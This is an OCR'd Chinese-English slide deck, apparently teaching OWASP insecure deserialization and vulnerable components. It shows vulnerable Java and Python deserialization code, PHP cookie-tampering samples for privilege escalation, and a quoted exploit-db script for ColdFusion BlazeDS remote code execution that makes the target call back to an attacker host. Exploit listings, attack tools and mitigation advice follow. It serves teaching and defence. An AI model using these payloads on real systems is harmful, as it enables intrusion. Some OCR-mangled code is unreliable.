
– OWASP ESAPI

(Enterprise Security API)

(*https://www.owasp.org/index.php/EASPI#tab=Home*)

- 支援語言 ：
  - ✓ Java EE
  - ✓ .NET
  - ✓ Classic ASP
  - ✓ PHP
  - ✓ ColdFusion & CFML
  - ✓ Python
  - ✓ Haskell
- 下載：
  - *https://www.owasp.org/index.php/EASPI#tab=Downloads*
- XSS:
  - *XSS (Cross Site Scripting) Prevention Cheat Sheet*
  - *https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet*






A8- Insecure Deserialization

Serialization Basic


https://docs.oracle.com/javase/tutorial/jndi/objects/serial.html

To "serialize" an object

- to **convert its state to a byte stream** so that the byte stream can be reverted back(Deserialization) into a copy of the object.




https://www.javatpoint.com/images/core/java-serialization.png



用途	位置 / 型態
資料儲存	Cache、File、DB ….
系統橋接	RPC、Web Services、Message Brokers …..
存取控制	HTTP Cookies、Form Variables …..

Insecure Deserialization

- 攻擊者攻擊者在欲被反解譯(deserialize)回物件的byte stream內容中輸入自訂的字串以達到攻擊目標:



https://www.owasp.org/index.php/Deserialization_of_untrusted_data

Description

Data which is untrusted cannot be trusted to be well formed. Malformed data or unexpected data could be used to abuse application logic, deny service, or execute arbitrary code, when deserialized.

https://cwe.mitre.org/data/definitions/502.html

Sample: File → UI Object

Example Language: **Java**

```
try {
  File file = new File("object.obj");
  ObjectInputStream in = new ObjectInputStream(new FileInputStream(file));
  javax.swing.JButton button = (javax.swing.JButton) in.readObject();
  in.close();
}
```

Sample: Authentication Token

Example Language: **Python**

```
try {
  class ExampleProtocol(protocol.Protocol):
  def dataReceived(self, data):

  # Code that would be here would parse the incoming data
  # After receiving headers, call confirmAuth() to authenticate

  def confirmAuth(self, headers):
  try:
  token = cPickle.loads(base64.b64decode(headers['AuthToken']))
  if not check_hmac(token['signature'], token['data'], getSecretKey()):
  raise AuthFail
  self.secure_data = token['data']
  except:
  raise AuthFail
}
```

Attack Samples

Sample: Super Cookie for Access Control

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

越權(提權)

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```


JAVA世界中不安全的反序列化風險

- ✓ *http://www.digicentre.com.tw/industry_detail.php?id=37*
- ✓ 由於攻擊者利用Java**反射機制的副作用**，在物件return之前就將所有動作執行完畢，導致**反序列化在解開byteStream時並且跳出error之前就將Payload全數執行**。導致攻擊者只要掌握後端程式中有何種函式庫，將函式庫中各種函式做組合，跨函式庫呼叫函式組合成Gadget Chain，最終執行Runtime.getRuntime().exec()以執行任意惡意代碼。

新聞事件

https://www.zdnet.com/article/cisco-update-now-to-fix-critical-hardcoded-password-bug-remote-code-execution-flaw/

2018.3



Using the hardcoded password an attacker could log in to the PCP's Linux operating system via SSH as a low-privileged user, and from there, elevate to root.

The second critical flaw affects Cisco's Secure Access Control System (ACS) and could allow a remote, unauthenticated attacker to execute arbitrary comments on the device with root privileges.

Download today: IT leader's guide to cyberattack recovery

"The vulnerability is due to insecure deserialization of user-supplied content by the affected software. An attacker could exploit this vulnerability by sending a crafted serialized Java object," Cisco said.

https://www.zdnet.com/article/adobe-patches-critical-vulnerabilities-in-flash-indesign/

2018.4

EDITION:

ZDNet

STORAGE CXO HARDWARE MICROSOFT INNOVATION MORE NEWSLETTERS ALL

BUILD 2018 MICROSOFT EMBRACES ANDROID AND IOS, EXTENDS TIMELINE FEATURE

Adobe patches critical vulnerabilities in Flash, InDesign

Workstation users should treat the latest Adobe security bulletin seriously.

By Charlie Osborne for Zero Day | April 11, 2018 -- 09:16 GMT (17:16 GMT+08:00) | Topic: Security

A set of vulnerabilities impacting Coldfusion has also been resolved. The bugs impact the 2016 ColdFusion release update 5 and earlier, as well as ColdFusion 11, update 13 and earlier versions.

Two critical vulnerabilities, CVE-2018-4939 and CVE-2018-4942, are bugs which permit the deserialization of untrusted data and unsafe XML external entity processing. If exploited, these security flaws may lead to remote code execution and information disclosure.

```
# Exploit Title: Adobe Coldfusion BlazeDS Java Object Deserialization RCE
# Date: February 6, 2018
# Exploit Author: Faisal Tameesh (@DreadSystems)
# Company: Depth Security (https://depthsecurity.com)
# Version: Adobe Coldfusion (11.0.03.292866)
# Tested On: Windows 10 Enterprise (10.0.15063)
# CVE: CVE-2017-3066
# Advisory: https://helpx.adobe.com/security/products/coldfusion/apsb17-14.html
# Category: remote

# Notes:
# This is a two-stage deserialization exploit. The code below is the first stage.
# You will need a JRMPListener (ysoserial) listening at callback_IP:callback_port.
# After firing this exploit, and once the target server connects back,
# JRMPListener will deliver the secondary payload for RCE.

import struct
import sys
import requests

if len(sys.argv) != 5:
    print "Usage: ./cf_blazeds_des.py target_IP target_port callback_IP callback_port"
    quit()

target_IP = sys.argv[1]
target_port = sys.argv[2]
callback_IP = sys.argv[3]
callback_port = sys.argv[4]

amf_payload = '\x00\x03\x00\                                    \xff\xff\x11\x0a' + \
              '\x07\x33' + 'sun.rmi.server.UnicastRef' + struct.pack('>H', len(callback_IP)) + callback_IP + \
              struct.pack('>I', int(callback_port)) + \
              '\xf9\x6a\x76\x7b\x7c\xde\                                    5b\xb0\x4c\x1d\x81\x80\x01\x00';

url = "http://" + target_IP + ":" + target_port + "/flex2gateway/amf"
headers = {'Content-Type': 'application/x-amf'}
response = requests.post(url, headers=headers, data=amf_payload, verify=False)
```

https://www.ithome.com.tw/news/125353

iThome 新聞 產品&技術 專題 AI & 大數據 區塊鏈 Cloud DevOps GDPR 資安 研討會


研究人員再揭PHP反序列化安全漏洞，恐使WordPress曝露遠端程式攻擊風險

2009年曾有研究人員揭露PHP反序列化潛藏的風險，最近英國資安公司Secarma再揭露PHP的反序列化漏洞，成功開採該漏洞，可攻陷WordPress與Typo3內容管理平台，執行遠端程式攻擊。

2018.8

讚 5.5 萬 按讚加入iThome粉絲團 讚 198 分享

文/ 陳曉莉 | 2018-08-20 發表



圖片來源: Secarma

Date	D	A	V	Title	Type	Platform	Author
2019-06-13	⬇		×	Sitecore 8.x - Deserialization Remote Code Execution	WebApps	ASPX	Jarad Kopf
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-08	⬇		✓	Oracle Weblogic Server - 'AsyncResponseService' Deserialization Remote Code Execution (Metasploit)	Remote	Multiple	Metasploit
2019-03-28	⬇		✓	Oracle Weblogic Server Deserialization RCE - Raw Object (Metasploit)	Remote	Multiple	Metasploit
2018-10-25	⬇		×	Oracle Weblogic Server - Deserialization Remote Command Execution (Patch Bypass)	Remote	Multiple	allyshka
2019-02-05	⬇		×	OpenMRS Platform < 2.24.0 - Insecure Object Deserialization	WebApps	Java	Bishop Fox
2019-01-07	⬇		×	Ajera Timesheets 9.10.16 - Deserialization of Untrusted Data	WebApps	Windows	Anthony Cole
2018-12-04	⬇		✓	HP Intelligent Management - Java Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2018-08-13	⬇		✓	Oracle Weblogic Server - Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2018-07-07	⬇		×	Oracle WebLogic 12.1.2.0 - RMI Registry UnicastRef Object Java Deserialization Remote Code Execution	WebApps	Multiple	bobsecq
2018-05-17	⬇		✓	Jenkins CLI - HTTP Java Deserialization (Metasploit)	Remote	Linux	Metasploit
2018-04-22	⬇		✓	Oracle Weblogic Server 10.3.6.0 / 12.1.3.0 / 12.2.1.2 / 12.2.1.3 - Deserialization Remote Command Execution	Remote	Multiple	brianwrf
2016-07-20	⬇		×	Websphere/JBoss/OpenNMS/Symantec Endpoint Protection Manager - Java Deserialization Remote Code Execution	Remote	Multiple	Nikhil Sreekumar
2018-02-07	⬇		×	Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution	Remote	Windows	Faisal Tameesh
2018-01-30	⬇		×	HPE iMC 7.3 - RMI Java Deserialization	Remote	Windows	Chris Lyne
2018-01-29	⬇		✓	Oracle WebLogic - wls-wsat Component Deserialization Remote Code Execution (Metasploit)	Remote	Multiple	Metasploit
2017-12-19	⬇		✓	Jenkins - XStream Groovy classpath Deserialization (Metasploit)	Remote	Multiple	Metasploit
2017-09-21	⬇		×	ERS Data System 1.8.1 - Java Deserialization	Remote	Windows	West Shepherd
2017-09-27	⬇		×	Oracle WebLogic Server 10.3.6.0 - Java Deserialization Remote Code Execution	Remote	Java	SlidingWindow
2017-09-19	⬇		×	HPE < 7.2 - Java Deserialization	Remote	Java	Raphael Kuhn
2017-07-30	⬇		✓	Jenkins < 1.650 - Java Deserialization	Remote	Java	Janusz Piechówka
2017-06-10	⬇		✓	VMware vSphere Data Protection 5.x/6.x - Java Deserialization	Remote	Multiple	Kelly Correll
2017-05-05	⬇		×	CloudBees Jenkins 2.32.1 - Java Deserialization	DoS	Java	SecuriTeam
2017-03-27	⬇		✓	Github Enterprise - Default Session Secret and Deserialization (Metasploit)	Remote	Linux	Metasploit
2017-03-15	⬇		✓	IBM WebSphere - RCE Java Deserialization (Metasploit)	Remote	Windows	Metasploit
2016-11-28	⬇		✓	Red Hat JBoss EAP - Deserialization of Untrusted Data	WebApps	Java	Mediaservice.net Srl.
2015-12-15	⬇		✓	Jenkins CLI - RMI Java Deserialization (Metasploit)	Remote	Java	Metasploit
2013-01-29	⬇		✓	Ruby on Rails - JSON Processor YAML Deserialization Code Execution (Metasploit)	Remote	Multiple	Metasploit
2013-01-10	⬇		✓	Ruby on Rails - XML Processor YAML Deserialization Code Execution (Metasploit)	Remote	Multiple	Metasploit
2010-09-27	⬇		✓	Java - RMIConnectionImpl Deserialization Privilege Escalation (Metasploit)	Remote	Multiple	Metasploit
2010-09-20	⬇		✓	Sun Java - Calendar Deserialization (Metasploit)	Remote	Multiple	Metasploit
2008-12-03	⬇		✓	Sun Java Runtime and Development Kit 6 Update 10 - Calendar Deserialization (Metasploit)	Remote	Multiple	sf
2009-05-20	⬇		✓	Apple Mac OSX - Java applet Remote Deserialization Remote (2)	Remote	OSX	Landon Fuller
2007-03-25	⬇	◘	✓	PHP < 4.4.5/5.2.1 - '_SESSION' Deserialization Overwrite	Local	Linux	Stefan Esser
2007-03-04	⬇	◘	✓	PHP < 4.4.5/5.2.1 - WDDX Session Deserialization Information Leak	Local	Multiple	Stefan Esser
2007-03-04	⬇	◘	✓	PHP < 4.4.5/5.2.1 - PHP_binary Session Deserialization Information Leak	Local	Multiple	Stefan Esser

防護建議

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf
https://www.owasp.org/index.php/Deserialization_Cheat_Sheet

讚

- **[OWASP]: "The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types".**
- **其他**
  - ✓ 盡量使用JSON、XML此類常用格式
  - ✓ 完整性檢查 (例如透過數位簽章機制)
  - ✓ **For Java:**
    - Use a **safe replacement** for the generic **readObject()** method .
    - Use the "**transient**" keyword to denote **nonserializable fields**.
    - Explicitly define a **final object()** to **prevent deserialization**.
  - ✓ 認證與紀錄呼叫者
  - ✓ 限縮程式執行權限
  - ✓ 執行錯誤時紀錄Log
    - 資料型態錯誤
    - 異常頻率
  - ✓ 針對執行de-serialization的主機監控其是否有異常網路行為

```
private final void readObject(ObjectInputStream in) throws java.io.IOException {
   throw new java.io.IOException("Cannot be deserialized");
}
```

✓ Tools

https://www.owasp.org/index.php/Deserialization_Cheat_Sheet

Mitigation Tools/Libraries

- Java secure deserialization library https://github.com/ikkisoft/SerialKiller
- SWAT (Serial Whitelist Application Trainer) https://github.com/cschneider4711/SWAT
- NotSoSerial https://github.com/kantega/notsoserial

Detection Tools

- Java deserialization cheat sheet aimed at pen testers
- A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.
- Java De-serialization toolkits https://github.com/brianwrf/hackUtils
- Java de-serialization tool https://github.com/frohoff/ysoserial
- Java de-serialization detection by DNS https://github.com/GoSeecure/break-fast-serial
- Burp Suite extension https://github.com/federicodotta/Java-Deserialization-Scanner/releases
- Java secure deserialization library https://github.com/ikkisoft/SerialKiller
- Serianalyzer is a static bytecode analyzer for deserialization https://github.com/mbechler/serianalyzer
- Payload generator https://github.com/mbechler/marshalsec
- Android Java Deserialization Vulnerability Tester https://github.com/modzero/modjoda
- Burp Suite Extension
  - JavaSerialKiller https://github.com/NetSPI/JavaSerialKiller
  - Java Deserialization Scanner https://github.com/federicodotta/Java-Deserialization-Scanner
  - Burp-ysoserial https://github.com/summitt/burp-ysoserial
  - SuperSerial https://github.com/DirectDefense/SuperSerial
  - SuperSerial-Active https://github.com/DirectDefense/SuperSerial-Active

✓ Tools(cont.)

- **Java secure deserialization library : “SerialKiller”**
  - https://github.com/ikkisoft/SerialKiller

How to protect your application with SerialKiller

1. Download the latest version of the SerialKiller's Jar. Alternatively, this library is also available on Maven Central
2. Import SerialKiller's Jar in your project
3. Replace your deserialization *ObjectInputStream* with SerialKiller
4. Tune the configuration file, based on your application requirements

A9 - Using Components with Known Vulnerabilities

不要錢的...可能最貴

https://www.ithome.com.tw/news/123721


Case1: Struts

https://www.exploit-db.com/

Date	D	A	V	Title	Type	Platform	Author
2018-09-10			✓	Apache Struts 2 - Namespace Redirect OGNL Injection (Metasploit)	remote	Multiple	Metasploit
2018-08-26			×	Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (1)	remote	Linux	Mazin Ahmed
2018-08-25			×	Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2)	remote	Multiple	hook-s3c
2018-05-17			✓	Apache Struts 2 - Struts 1 Plugin Showcase OGNL Code Execution (Metasploit)	remote	Multiple	Metasploit
2017-09-08			✓	Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution	remote	Multiple	brianwrf
2017-09-06			×	Apache Struts 2.5 < 2.5.12 - REST Plugin XStream Remote Code Execution	remote	Linux	Warflop
2017-07-07			✓	Apache Struts 2.3.x Showcase - Remote Code Execution	webapps	Multiple	Vex Woo
2017-06-06			×	Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution	remote	Multiple	nixawk
2017-03-15			✓	Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - 'Jakarta' Multipart Parser OGNL Injection (Metasploit)	remote	Multiple	Metasploit
2017-03-07			✓	Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - Remote Code Execution	webapps	Linux	Vex Woo
2016-06-10			✓	Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution (Metasploit)	remote	Multiple	Metasploit
2016-05-02			✓	Apache Struts - Dynamic Method Invocation Remote Code Execution (Metasploit)	remote	Linux	Metasploit
